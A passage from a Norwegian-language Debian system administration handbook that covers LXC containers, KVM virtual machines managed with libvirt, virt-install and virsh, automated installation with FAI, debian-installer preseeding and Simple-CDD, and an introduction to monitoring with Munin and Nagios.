Nå er vi i beholderen; vår tilgang til prosessene er begrenset til bare dem som er startet fra beholderen selv, og vår tilgang til filsystemet er tilsvarende begrenset til den øremerkede undergruppen i hele filsystemet (`/var/lib/lxc/testlxc/rootfs`). Vi kan gå ut av konsollen med `Control+a q`.

Legg merke til at vi kjørte beholderen som en bakgrunnsprosess, takket være `--daemon`-valget til `lxc-start`. Vi kan avbryte beholderen med en kommando slik som `lxc-stop --name=testlxc`.

Pakken `lxc` inneholder et initialiseringsskript som automatisk kan starte en eller flere beholdere når verten starter opp (det er avhengig av `lxc-autostart` som starter beholdere der `lxc.start.auto`-valget er satt til 1). Mer finkornet kontroll over oppstartsrekkefølgen er mulig med `lxc.start.order` og `lxc.group`. Som standard starter klargjøringsskriptet først beholdere som er en del av `onboot`-gruppen, og deretter beholdere som ikke er en del av en gruppe. I begge tilfeller er rekkefølgen innenfor en gruppe definert av `lxc.start.order`-valget.

#### FOR VIDEREKOMMENDE

#### Massevirtualisering

Siden LXC er et meget lett isolasjonssystem, kan det spesielt tilpasses til å være et massivt verkskap for virtuelle tjenere. Nettverksoppsettet vil trolig være litt mer avansert enn hva vi beskrev ovenfor, men det «rike» oppsettet som bruker `tap` og `veth`-grensesnitt skulle i mange tilfelle være nok.

Det kan også være fornuftig å ha en del av filsystemet felles, slik som `/usr` og `/lib`-undertrærne, slik at man unngår å duplisere programvaren som kanskje må være felles for flere containere. Dette vil vanligvis oppnås med `lxc.mount.entry`-innganger i beholdernes oppsettfil. En interessant bieffekt er at prosessene da vil bruke mindre fysisk minne, siden kjernen er i stand til å oppdage felles programmer. Den marginale belastningen for en ekstra beholder kan da reduseres til diskplassen øremerket til dens spesifikke data, og noen ekstra prosesser som kjernen må planlegge, og administrere.

Vi har selvfølgelig ikke beskrevet alle de tilgjengelige alternativene. Mer omfattende informasjon kan fås fra `lxc(7)` og `lxc.container.conf(5)`-manualsider og sidene de refererer til.

### 12.2.3. Virtualisering med KVM

KVM, som står for *Kernel-based Virtual Machine*, er først og fremst en kjernemodul som gir det meste av infrastrukturen som kan brukes av en visualiserer, men er ikke selv en visualiserer. Faktisk kontroll av visualiseringen håndteres av en QEMU-basert applikasjon. Ikke være bekymret om denne seksjonen nevner `qemu-*`-kommandoer, den handler fremdeles om KVM.

I motsetning til andre visualiseringssystemer, ble KVM fusjonert inn i Linux-kjernen helt fra starten. Utviklerne valgte å dra nytte av prosessorens instruksjonssett øremerket til visualisering (Intel-VT og AMD-V), som holder KVM lett, elegant og ikke ressurskrevende. Motstykket, selvfølgelig, er at KVM ikke fungerer på alle datamaskiner, men bare på dem med riktige prosessorer. For x86-datamaskiner kan du bekrefte at du har en slik prosessor ved å se etter «`vmx`» eller «`svm`» i CPU-flagg oppført i `/proc/cpuinfo`.

Med Red Hats aktive støtte til utviklingen, har KVM mer eller mindre blitt referansen for Linux-virtualisering.

#### *Innledende steg*

I motsetning til verktøy som VirtualBox, har KVM selv ikke noe brukergrensesnitt for å opprette og administrere virtuelle maskiner. Pakken `qemu-kvm` gir bare en kjørbar som kan starte en virtuell maskin, samt et initialiseringsskript som laster de aktuelle kjernemodulene.

Heldigvis gir Red Hat også et annet sett med verktøy for å løse dette problemet ved utvikling av `libvirt`-biblioteket og de tilhørende *virtual machine manager*-verktøyene. `libvirt` kan administrere virtuelle maskiner på en enhetlig måte, uavhengig av virtualiseringen bak i kulissene (det støtter for tiden QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare og UML). `virtual-manager` er et grafisk grensesnitt som bruker `libvirt` til å opprette og administrere virtuelle maskiner.

Vi installerer først de nødvendige pakker med `apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer`. `libvirt-bin` gir `libvirtd`-bakgrunnsprosessen, som tillater (potensielt ekstern) håndtering av virtuelle maskiner som kjører på verten, og starter de nødvendige VM-er når verten starter opp. I tillegg gir denne pakken `virsh`-kommandolinjeverktøy som gjør det mulig å styre `libvirtd`-håndterte maskiner.

Pakken `virtinst` leverer `virt-install`, som tillater å lage virtuelle maskiner fra kommandolinjen. Avslutningsvis gir `virt-viewer` tilgang til en VM-grafiske konsoll.

### Nettverksoppsett

Akkurat som i Xen og LXC, innebærer det hyppigste nettverksoppsettet en bro som grupperer nettverkgrensesnittene og de virtuelle maskinene (se del 12.2.2.2, «[Nettverksoppsett](#)» side 334).

Alternativt, og i standardoppsettet, levert av KVM, er den virtuelle maskinen tildelt en privat adresse (i 192.168.122.0/24-området), og NAT er satt opp slik at VM kan få tilgang til nettverket utenfor.

Resten av denne seksjonen forutsetter at verten har et `eth0` fysisk grensesnitt, og en `br0`-bro, og den første er knyttet til den siste.

### Installasjon med `virt-install`

Å lage en virtuell maskin er svært lik å installere et normalt system, bortsett fra at den virtuelle maskinens egenskaper er beskrevet i en tilsynelatende uendelig kommandolinje.

I praksis betyr dette at vi vil bruke Debians installasjonsprogram ved å starte den virtuelle maskinen på en virtuell DVD-ROM-stasjon som er tilordnet til et Debian DVD-bilde som ligger hos vertssystemet. VM vil eksportere sin grafiske konsoll over VNC-protokollen (se del 9.2.2, «[Å bruke eksterne grafiske skrivebord](#)» side 200 for detaljer), som tillater oss å kontrollere installasjonsprosessen.

Vi må først fortelle libvirtd hvor diskbildene skal lagres, med mindre standardplasseringen (`/var/lib/libvirt/images/`) er grei.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

#### TIPS

#### Å legge til din bruker til libvirt-gruppen

Alle eksempler i denne seksjonen forutsetter at du kjører kommandoene som rot. Effektivt, hvis du ønsker å styre en lokal libvirt-bakgrunnsprosess, må du enten være rot, eller være medlem av `libvirt`-gruppen (som ikke er tilfelle som standard). Så hvis du ønsker å unngå å bruke rotrettigheter for ofte, kan du legge deg selv til `libvirt`-gruppen, og kjøre de forskjellige kommandoene under din brukeridentitet.

La oss nå starte installasjonsprosessen for den virtuelle maskinen, og ta en nærmere titt på de viktigste valgene til `virt-install`. Denne kommandoen registrerer den virtuelle maskinen med parametre i libvirtd, og starter den deretter slik at installasjonen kan fortsette.

```

# virt-install --connect qemu:///system ①
    --virt-type kvm ②
    --name testkvm ③
    --ram 1024 ④
    --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ⑤
    --cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso ⑥
    --network bridge=br0 ⑦
    --vnc
    --os-type linux ⑧
    --os-variant debianwheezy

```

Starting install...

Allocating 'testkvm.qcow'		10 GB	00:00
Creating domain...		0 B	00:00

Guest installation complete... restarting guest.

- ① Valget --connect spesifiserer «hypervisoren» som skal brukes. Den har samme format som en URL som inneholder et virtualiseringssystem (xen://, qemu://, lxc://, openvz://, vbox://, og så videre), og den maskinen som skal være vert for VM (dette kan være tomt når det gjelder den lokale verten). I tillegg til det, og i QEMU/KVM tilfellet, kan hver bruker administrere virtuelle maskiner som arbeider med begrensede tillatelser, og URL-banen tillater å skille «system»-maskiner (/system) fra andre (/session).
- ② Siden KVM forvaltes på samme måte som QEMU, tillater --virt-type kvm å spesifisere bruker av KVM selv om nettadressen ser ut som QEMU.
- ③ Valget V--name definerer et (unikt) navn for den virtuelle maskinen.
- ④ Valget --ram kan spesifisere hvor mye RAM (i MB) som skal avsettes til den virtuelle maskinen.
- ⑤ --disk angir plasseringen av bildefilen som skal representere harddisken til vår virtuelle maskin; denne filen er laget, hvis den ikke allerede er til stede, med størrelsen (i GB) spesifisert av size-parameteret. format-parameteret gjør det mulig å velge mellom flere måter for lagring av bildefilen. Standardformatet (raw) er en enkelt fil som samsvarer nøyaktig med diskens størrelse og innhold. Vi plukket ut et avansert format her, spesifikk for QEMU, og tillater starting med en liten fil som bare vokser når den virtuelle maskinen faktisk begynner å bruke plass.
- ⑥ --cdrom-valget brukes til å indikere hvor en finner den optiske disken til bruk ved installasjon. Banen kan enten være en lokal bane for en ISO-fil, en URL der man kan få tak i filen, eller fra disk-filen i en fysisk CD-ROM-stasjon (dvs. ./dev/cdrom).
- ⑦ --network angir hvordan det virtuelle nettverkskortet integreres i vertens nettverksoppsett. Standard oppførsel (som vi eksplisitt håndhevet/tvang i vårt eksempel) er å integrere det inn i hvilken som helst foreliggende nettverksbro. Hvis en slik bro ikke finnes, vil

den virtuelle maskinen kun nå det fysiske nettverket gjennom NAT, så det får en adresse i et privat delnettsområde (192.168.122.0/24).

- ⑧ --vnc sier at den grafiske konsollen skal gjøres tilgjengelig ved hjelp av VNC. Standard virkemåte for den tilknyttede VNC-tjeneren er å bare lytte til det lokale grensesnitt; hvis VNC-klienten skal kjøres på en annen vert, krever opprettelse av forbindelsen at det settes opp en SSH-tunnel (se del 9.2.1.3, «Å lage krypterte tunneler med portvideresending (Port Forwarding)» side 199). Alternativt kan --vnclisten=0.0.0.0 anvendes slik at VNC-tjeneren er tilgjengelig fra alle grensesnitt. Vær oppmerksom på at hvis du gjør det, må du virkelig sette opp din brannmur tilsvarende .
- ⑨ --os-type og --os-variant-valgene kan optimalisere noen parametere for den virtuelle maskinen, basert på noen av de kjente funksjonene i operativsystemet nevnt der.

Nå kjører den virtuelle maskinen, og vi må koble til den grafiske konsollen for å fortsette med installasjonen. Hvis den forrige operasjonen ble kjørt fra et grafisk skrivebordsmiljø, bør denne forbindelsen startes automatisk. Hvis ikke, eller hvis vi opererer eksternt, kan `virt-viewer` kjøres fra et hvilket som helst grafisk miljø for å åpne den grafiske konsollen (merk at det spørres om rot-passordet til den eksterne verten to ganger, fordi operasjonen krever 2 SSH-forbindelser):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Når installasjonsprosessen er ferdig, blir den virtuelle maskinen startet på nytt, nå klar til bruk.

### Å håndtere maskiner med virsh

Nå som installasjonen er ferdig, la oss se hvordan man skal håndtere de tilgjengelige virtuelle maskinene. Det første du må prøve, er å spørre `libvirtd` om listen over de virtuelle maskinene den forvalter:

```
# virsh -c qemu:///system list --all
  Id  Name           State
  -----
  -  testkvm        shut off
```

La oss starte vår test av den virtuelle maskinen:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Vi kan nå få tilkoblingsinstruksjonene til den grafiske konsollen (den returnerte VNC-skjermen kan gis som parameter til `vncviewer`):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Andre tilgjengelige underkommandoer inkluderer virsh:

- reboot for å restarte en virtuell maskin;
- shutdown for å utløse en ren avslutning;
- destroy, for å stoppe den brutalt;
- suspend for å pause den;
- resume for å avslutte pause;
- autostart for å aktivere (eller deaktivere, med --disable-valget) automatisk start av den virtuelle maskinen når verten starter;
- undefine for å fjerne alle spor etter den virtuelle maskinen fra libvirtd.

Alle disse underkommandoene tar en virtuell maskins identifikator som et parameter.

### Å installere et RPM-basert system i Debian med yum

Hvis den virtuelle maskinen er ment til å kjøre en Debian (eller en av dens derivater), kan systemet bli initialisert med debootstrap, som beskrevet ovenfor. Men hvis den virtuelle maskinen skal monteres med et RPM-basert system (som Fedora, CentOS eller Scientific Linux), vil oppsettet måtte gjøres med yum-verktøyet (tilgjengelig i pakken med samme navn).

Prosedyren krever bruk av rpm for å pakke ut et innledende sett med filer, medregnet spesielt yum-oppsettsfiler, og så påkalle yum for å pakke opp de gjenværende pakkesettene. Men siden vi kaller yum fra utsiden av chrooten, trenger vi å gjøre noen midlertidige endringer. I eksemplet nedenfor, er mål-chrooten /srv/centos.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-1.1503.
    ↪ el7.centos.2.8.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA256
    ↪ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
    ↪ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
    ↪ repos.d/*.repo
```

## 12.3. Automatisert installasjon

Falcot Corp-administratorene trenger, som mange administratorer av store IT-tjenester, verktøy for å installere sine nye maskiner (eller installere på nytt) raskt, og automatisk hvis mulig.

Disse kravene kan bli møtt av et bredt spekter av løsninger. På den ene siden, generiske verktøy som SystemImager, håndterer dette ved å skape et bilde med en maskin som mal, deretter distribuere bildet dit det skal hos systemene. I den andre enden av spekteret, kan standard Debian-installeren bli forhåndsutfyld med en oppsettssfil som gir svarene på spørsmålene under installationsprosessen. Som en slags middelvei, installerer et hybridverktøy som FAI (*Fully Automatic Installer*) maskiner ved hjelp av pakkesystemet, men det bruker også sin egen infrastruktur for oppgaver som er mer spesifikke for massive distribusjoner (som å starte, partisjonering, oppsett og så videre).

Hver av disse løsningene har sine fordeler og ulemper: SystemImager fungerer uavhengig av et bestemt pakkesystem, som gjør det mulig å håndtere store sett med maskiner ved hjelp av flere forskjellige Linux-distribusjoner. Det inkluderer også et oppdateringssystem som ikke krever en reinstallasjon, men dette oppdateringssystemet kan bare være pålitelig hvis maskinene ikke endres hver for seg; med andre ord, brukeren må ikke oppdatere programvare på egen hånd, eller installere noen annen programvare. Tilsvarende sikkerhetsoppdateringer må ikke være automatisert, fordi de må gå gjennom det sentraliserte referansebildet som vedlikeholdes av SystemImager. Denne løsningen krever også at maskinene det gjelder er homogene, ellers må mange forskjellige bilder tas vare på og håndteres (et i386-bilde vil ikke passe på en PowerPC-maskin, og så videre).

På den annen side kan en automatisert installasjon som bruker Debian-installeren tilpasse seg de nærmere spesifikasjoner for hver maskin: Installereren vil hente den riktige kjernen og programvarepakker fra de aktuelle pakkebrønnene, oppdage tilgjengelig maskinvare, partisjoner hele harddisken for å dra nytte av all tilgjengelig plass, installere det tilsvarende Debian-systemet, og sette opp en passende oppstartslaster. Imidlertid vil standard-installeren bare installere standard Debian-versjoner, med basesystem og et sett forhåndsvalgte «oppgaver»; dette utelukker å installere et bestemt system med ikke-pakkede applikasjoner. Å oppfylle dette behovet krever tilpassing av installereren ... Heldigvis er installatøren veldig modulær, og det er verktøy for å automatisere det meste av arbeidet som kreves for denne tilpasningen, viktigst er enkle-CDD (simple-CDD) (CDD er en forkortelse av *Custom Debian Derivative*). Selv den enkle-CDD-løsningen håndterer imidlertid bare innledende installasjoner; dette er vanligvis ikke et problem siden APT-verktøyene gir effektiv utrulling av oppdateringer senere.

Vi vil bare gi en grov oversikt over FAI, og helt hoppe over SystemImager (som ikke lenger er i Debian), for å fokusere sterkere på Debian-installeren og simple-CDD (enkel-CDD), som er mer interessant bare i en Debian sammenheng.

### 12.3.1. Fully Automatic Installer (FAI)

*Fully Automatic Installer* er trolig det eldste automatiserte utrullingssystemet for Debian, noe som forklarer dets status som en referanse, men den svært fleksible naturen kompenserer bare akkurat for den kompleksiteten det innebærer.

FAI krever et tjenersystem for å lagre utrullingsinformasjon, og tillate maskinene det gjelder å starte opp fra nettverket. Denne tjeneren krever *fai-server*-pakken (eller *fai-quickstart*, som også bringer med seg de nødvendige elementer for et standard oppsett).

FAI bruker en bestemt metode for å definere de ulike installerbare profilene. I stedet for ganske enkelt å bare kopiere en referanseinstallasjon, er FAI en fullverdig installerer, fullt oppsettbar via et sett med filer og skript som er lagret på tjeneren; standardplasseringen `/srv/fai/config/` er ikke opprettet automatisk, slik at administrator må lage den sammen med de aktuelle filene. Mesteparten av tiden vil disse filene bli tilpasset fra eksemplifiler som er tilgjengelig i dokumentasjonen til *fai-doc*-pakken, mer spesielt i `/usr/share/doc/fai-doc/examples/simple/-mappen`.

Så snart profilene er definert, genererer *fai-setup*-kommandoen de elementene som kreves for å starte en FAI-installasjon; Dette betyr stort sett å forberede eller å oppdatere et minimalt system (NFS-root) som brukes under installasjonen. Et alternativ er å generere en dedikert oppstarts-CD med *fai-cd*.

Å opprette alle disse oppsettsfilene krever en viss forståelse for hvordan FAI fungerer. En typisk installasjonen gjøres i følgende trinn:

- å hente en kjerne fra nettverket, og starte den;
- å montere rotfilssystemet fra NFS;
- å kjøre `/usr/sbin/fai`, som kontrollerer resten av prosessen (de neste trinnene er derfor initiert av dette skriptet);
- å kopiere oppsetsplassen fra tjeneren til `/fai/`;
- å kjøre *fai-class*. Skriptene `/fai/class/[0-9][0-9]*` blir så utført, og returnerer navnene på «klasser» som gjelder for maskinen som blir installert. Denne informasjonen vil tjene som et utgangspunkt for de neste trinnene. Dette åpner for en viss fleksibilitet i å definere hvilke tjenester som skal installeres og settes opp.
- å hente et antall oppsetsvariabler, avhengig av de aktuelle klasser;
- å partisjonere diskene, og formater partisjonene, ut fra informasjon i `/fai/disk_config/klasse`;
- montere disse partisjoner
- å installere basesystemet;
- å forhåndsutfylle Debconf-databasen med *fai-debconf*;
- å hente listen over tilgjengelige pakker for APT;
- å installere pakkene listet i `/fai/package_config/klasse`;

- å kjøre etteroppsettsskriptene, `/fai/scripts/klasse/[0-9][0-9]*`;
- å registrere installasjonsloggene, avmontere partisjonene, og omstart.

### 12.3.2. Å forhåndsutfylle Debian-Installer

Alt i alt skulle det beste verktøyet til å installere Debian-systemer logisk være den offisielle Debian-installeren. Dette er grunnen, helt fra begynnelsen, til at Debian-installeren er konstruert for automatisert bruk, og drar nytte av infrastrukturen levert av `debconf`. Sistnevnte gjør det mulig, på den ene siden - å redusere antall spørsmål (skjulte spørsmål vil bruke de medfølgende standardsvar), og - på den anden siden - å gi standard svar separat, slik at installasjonen kan være ikke-interaktiv. Dette siste trekk er kjent som *forhåndsutfylling* (preseed).

FOR VIDEREKOMMENDE	
<b>Debconf med en centralisert database</b>	Forhåndsutfylling, preseed.cfg, gjør det mulig å gi et sett av svar på Debconf-spørsmål på installasjonstidspunktet, men disse svarene er statiske, og utvikles ikke som tiden går. Siden allerede installerte maskiner kan trenge oppgradering, og nye svar kan bli nødvendige, kan <code>/etc/debconf.conf</code> -oppsettssfilen settes opp slik at Debconf bruker eksterne datakilder (som en LDAP-katalogtjener, eller en ekstern fil som nås via NFS eller Samba). Flere eksterne datakilder kan defineres på samme tid, og de utfyller hverandre. Den lokale databasen brukes fortsatt (for lese- og skrivetilgang), men de eksterne databasene vanligvis er begrenset til lesing. Manualsiden <code>debconf.conf(5)</code> beskriver i detalj alle mulighetene (du trenger <code>debconf-doc</code> -pakken).

### Å bruke en forhåndsutfyllingsfil

Det er flere steder hvor installasjonsprogrammet kan få en forhåndsutfyllingsfil:

- I initrd som brukes til å starte maskinen; i dette tilfellet skjer forhåndsutfyllingen helt i begynnelsen av installeringen, og alle spørsmålene kan unngås. Filen trenger bare å bli kalt `preseed.cfg`, og bli lagret i initrd-roten.
- På oppstartmedia (CD eller USB-nøkkel); forhåndutfylling skjer så snart media er montert, noe som betyr rett etter spørsmålene om språk og tastaturoppsett. Oppstartsparameteren `preseed/file` kan brukes til å indikere plasseringen av filen for forhåndsutfylling (f.eks `/cdrom/preseed.cfg` når installasjonen er gjort fra en CD-ROM, eller `/hd-media/preseed.cfg` hvis fra en USB-minnepinne).
- Fra nettverket; forhåndsutfylling skjer da bare etter at nettverket er (automatisk) satt opp; det relevante oppstartsparameteret er `preseed/url=http://server/preseed.cfg`.

Med et raskt øyekast, inkludert filen for forhåndsutfylling i initrd, ser den ut som den mest interessante løsningen; men den er imidlertid sjeldent brukt i praksis, fordi å generere et installasjonsinitrd er ganske komplisert. De to andre løsningene er mye mer vanlige, spesielt siden oppstartsparametere gir en annen måte til å forhåndsutfylle de første spørsmålene på i installasjonsprosessen. Den vanlige måten å spare bryet med å skrive disse oppstartsparametere for hånd på

hver installasjon, er å lagre dem inn i oppsettet for `isolinux` (i CD-ROM tilfellet eller `syslinux` (ved USB-pinne).

### Å lage en forhåndsutfyllingsfil

En forhåndsutfyllingsfil, `preseed.cfg`, er en ren tekstfil, der hver linje inneholder svaret på et Debconf-spørsmål. En linje er delt i fire felt, atskilt med mellomrom (mellomrom eller tabulatorer), som i, for eksempel,`d-i mirror/suite string stable`:

- det første feltet er «eieren» av spørsmålet; «d-i» brukes for spørsmål som er relevante for installasjonsprogrammet, men det kan også være et pakkenavn for spørsmål som kommer fra Debian-pakker;
- det andre feltet er en identifikasjon for spørsmålet;
- tredje type spørsmål;
- det fjerde og siste feltet inneholder verdien for svaret. Legg merke til at det må være atskilt fra det tredje felt med et mellomrom; hvis det er mer enn ett, regnes følgende mellomrom som en del av verdien.

Den enkleste måten å skrive en forhåndsutfyllingsfil på, er å installere et system for hånd. Deretter vil `debconf-get-selections --install` gi svar om installasjonsprogrammet. Svar om andre pakker kan oppnås med `debconf-get-selections`. Men det er en renere løsning å skrive forhåndsutfyllingsfilen for hånd, med start fra et eksempel og referansedokumentasjonen. Med en slik tilnærming trenger bare spørsmål der standardsvaret trenger å bli overstyrt, å bli forhåndsutfylt; å bruke `priority=critical-oppstart`-parameter vil instruere Debconf om å bare stille kritiske spørsmål, og bruke standardsvarene for andre.

DOKUMENTASJON	
<b>Tillegg til installasjonsveiledningen</b>	Installasjonsveiledningen, som er tilgjengelig på nettet, inneholder i et appendiks en detaljert dokumentasjon om bruken av en forhåndsutfylt fil. Det har også med en detaljert og kommentert eksemplfil som kan tjene som basis for lokale tilpassinger. ► <a href="https://www.debian.org/releases/jessie/amd64/apb.html">https://www.debian.org/releases/jessie/amd64/apb.html</a> ► <a href="https://www.debian.org/releases/jessie/example-preseed.txt">https://www.debian.org/releases/jessie/example-preseed.txt</a>

### Å lage et skreddersydd oppstartsmedium

Å vite hvor den forhåndsutfylte filen skal lagres er vel og bra, men plasseringen er ikke alt. På en eller annen måte må man få installasjonens oppstartsmedia til å endre oppstartsparametere, og legge til den forhåndsutfylte filen.

**Å starte opp fra nettverket** Når en datamaskin startes fra nettverket, vil tjeneren som sender oppstartselementene også definere oppstartsparametere. Dermed må endringene som skal lages, utføres i oppstartstjenerens PXE-oppsett; mer spesifikt, i dens `/tftpboot/pxelinux.cfg/`

**default-oppsettsfil.** Å sette opp nettverksoppstart er en forutsetning, se installasjonsveileningen for mer informasjon.

► <https://www.debian.org/releases/jessie/amd64/ch04s05.html>

**Å forberede en oppstartbar USB-pinne (Bootable USB Key)** Så snart en oppstartbar minnepenn er forberedt (se del 4.1.2, «Oppstart fra en USB-minnepenn» side 49), er noen ekstra operasjoner nødvendige. Anta at innholdet er tilgjengelig under /media/usbdisk/:

- kopier den forhåndsutfylte filen til /media/usbdisk/preseed.cfg
- rediger /media/usbdisk/syslinux.cfg, og legg til de nødvendige oppstartsparametere (se eksempel nedenfor).

**Eksempel 12.2 syslinux.cfg-file og forhåndsutfyllingsparametere**

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=nb_N0.UTF-8 keymap=no language=nb
  ↪ country=NO vga=788 initrd=initrd.gz --
```

**Å lage et CD-ROM-bilde** En USB-minnepenn er et lese-skrive-medium, så det var lett for oss å legge til en fil der, og endre noen parametere. I CD-ROM-tilfellet er operasjonen mer komplisert, siden vi trenger å fornye et fullt ISO-bilde. Denne oppgaven er håndtert av *debian-cd*, men dette verktøyet er ganske vanskelig å bruke. Det er behov for et lokalt speil, og det krever en forståelse av alle valgene som tilbys av /usr/share/debian-cd/CONF.sh; selv da må make tas i bruk i flere omganger. /usr/share/debian-cd/README er derfor svært anbefalt å lese.

Når det er sagt, fungerer Debian-CD alltid på en lignende måte: en «bilde»-katalog med det eksakte innholdet på CD-ROM blir generert, og deretter konvertert til en ISO-fil med et verktøy som genisoimage, mkisofs eller xorriso. Bildekatalogen er ferdig etter Debian-CD-ens make image-trees skritt. På dette tidspunktet setter vi inn den forhåndsutfylte filen i den aktuelle mappen (vanligvis \$TDIR/\$CODENAME/CD1/, \$TDIR og \$CODENAME er parametere definert av oppsettsfilen CONF.sh). CD-ROM-en bruker isolinux som sin oppstartslaster, og oppsett dens må tilpasses fra hva Debian-CD-en genererte, for å sette inn de nødvendige oppstartsparametere (den spesifikke filen er \$TDIR/\$CODENAME/boot1/isolinux/isolinux.cfg). Så kan «normal»-prosessen fortsette, og vi kan gå videre med å generere ISO-bildet med make image CD=1 (eller make images hvis flere CD-ROM-er blitt generert)..

### 12.3.3. Simple-CDD: Alt i ett løsningen

Å bare bruke en forhåndsklargjort fil er ikke nok til å oppfylle alle krav som kan komme i store distribusjoner. Selv om det er mulig å utføre noen få skript ved slutten av den normale installasjonsprosessen, er valget av settet av pakkene til installasjon likevel ikke helt fleksibelt (i ut-

gangspunktet kan bare «tasks» (oppgaver) velges); og viktigere, det er bare dette som tillater å installere offisielle Debian-pakker, og utelukker de lokalt genererte.

På den annen side er Debian-CD i stand til å integrere eksterne pakker, og Debian-installereren kan utvides ved å sette inn nye trinn i installasjonsprosessen. Ved å kombinere disse egenskapene bør det være mulig å lage et tilpasset installasjonsprogram som oppfyller våre behov; det bør også kunne sette opp enkelte tjenester etter utpakking av de nødvendige pakkene. Heldigvis er dette ikke bare en hypotese, siden dette er nøyaktig det Simple-CDD (i *simple-cdd*-pakken) gjør.

Hensikten med Simple-CDD er å gjøre det mulig for alle, på en enkel måte, å lage en distribusjon som stammer fra Debian, ved å velge et delsett av tilgjengelige pakker, forhåndsoppsette dem med Debconf, og legge til spesiell programvare, og kjøre tilpassede skript på slutten av installasjonen. Dette samsvarer med filosofien om «universelt operativsystem», siden alle kan tilpasse den til sine behov.

### Å lage profiler

Simple-CDD definerer «profiler» som tilsvarer begrepet «klasser» i FAI, og en maskin kan ha flere profiler (bestemt ved installasjonstidpunktet). En profil er definert ved et sett av `profiles/profil.*` filer:

- `.description`-filen inneholder en énlinjes beskrivelse av profilen;
- `.packages`-filen lister pakker som automatisk vil bli installert hvis profilen er valgt;
- `.downloads`-filen lister pakker som skal lagres på installasjonsmediet, men ikke nødvendigvis installeres;
- `.preseed`-filen inneholder forhåndsutfyld informasjon til Debconf-spørsmål (for installereren og/eller for pakker);
- `.postinst`-filen inneholder et skript som blir kjørt ved slutten av installasjonen;
- til slutt lar `.conf`-filen deg endre noen Simple-CDD-parametere basert på profilene som skal inngå i et avtrykk.

Profilen `default` har en spesiell rolle, da den alltid er valgt; den inneholder det rene minimum som kreves for at Simple-CDD skal fungere. Det eneste som vanligvis blir tilpasset i denne profilen, er det forhåndsutfylte `simple-cdd/profiles`-parameteret: Dette gjør at du unngår spørsmålet, introdusert av Simple-CDD, om hvilke profiler som skal installeres.

Merk også at kommandoene må startes fra den overordnede katalogen til `profiles`-mappen.

### Oppsett og bruk av build-simple-cdd

#### RASK TITT

#### Detaljert oppsettsfil

Et eksempel på en Simple-CDD oppsettsfil, med alle mulige parametere, er inkludert i pakken (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Denne kan brukes som et utgangspunkt når du oppretter en egen-definert oppsettsfil.

Simple-CDD krever mange parametere for å operere fullt ut. De vil som oftest bli samlet i en oppsettsfil, som `build-simple-cdd` kan få oppgitt med `--conf`-valget. Men de kan også spesifiseres via øremerkede parametere gitt til `build-simple-cdd`. Her er en oversikt over hvordan denne kommandoen oppfører seg, og hvordan dens parametere brukes:

- `profiles`-parameteret lister profiler som vil bli inkludert i det genererte CD-ROM-bildet;
- basert på listen over nødvendige pakker, laster Simple-CDD ned de nødvendige filene fra tjeneren nevnt i `server`, og samler dem i et del-speil (som senere blir gitt til Debian-CD);
- de tilpassede pakkene som er nevnt i `local_packages` er også integrert i dette lokale speilet;
- så kjøres Debian-CD (innenfor standardplasseringen som kan settes opp med `debian_cd_dir`-variabelen), med listen med pakker til integrering;
- med en gang Debian-CD-en har forberedt sin katalog, bruker Simple-CDD noen endringer i denne katalogen:
  - filer som inneholder profilene er lagt til i en `simple-cdd`-undermappe (som vil ende opp på CD-ROM-en);
  - andre filer som er listet i `all_extras`-parameteret blir også lagt til;
  - oppstartsparameterne er justert slik at det er mulig å aktivere forhåndsutfyllingen. Spørsmål om språk og land kan unngås hvis den aktuelle informasjonen er lagret i `language` og `country`-variablene.
- deretter genererer `debian-cd` det endelige ISO-bildet.

#### Å generere et ISO-bilde

Når vi har skrevet en oppsettsfil og definert våre profiler, er det resterende skritt å påkalle `build-simple-cdd --conf simple-cdd.conf`. Etter et par minutter, får vi det ønskede bildet i `images/debian-8.0-amd64-CD-1.iso`.

### 12.4. Overvåking

Overvåking er en fellesbetegnelse, og de ulike involverte aktiviteter har flere mål: På den ene siden, som følge av ressursene maskinen gir, kan metning forutsees, med de påfølgende oppgraderinger som kreves. På den annen side varsles administrator så snart en tjeneste ikke er tilgjengelig, eller ikke fungerer, som betyr at oppståtte problemer kan fikses tidligere.

*Munin* dekker det første området, ved å vise grafiske diagrammer for historiske verdier for en rekke parametere (benyttet RAM, anvendt diskplass, prosessorbelastning, nettverkstrafikk, Apache/MySQL-last (bruk), og så videre). *Nagios* dekker det andre området, ved å regelmessig kontrollere at tjenestene fungerer og er tilgjengelig, og sende varsler gjennom de riktige kanaler (e-post, tekstmeldinger, og så videre). Begge har et modulært design, som gjør det enkelt å lage nye programtillegg for å overvåke bestemte parametere eller tjenester.

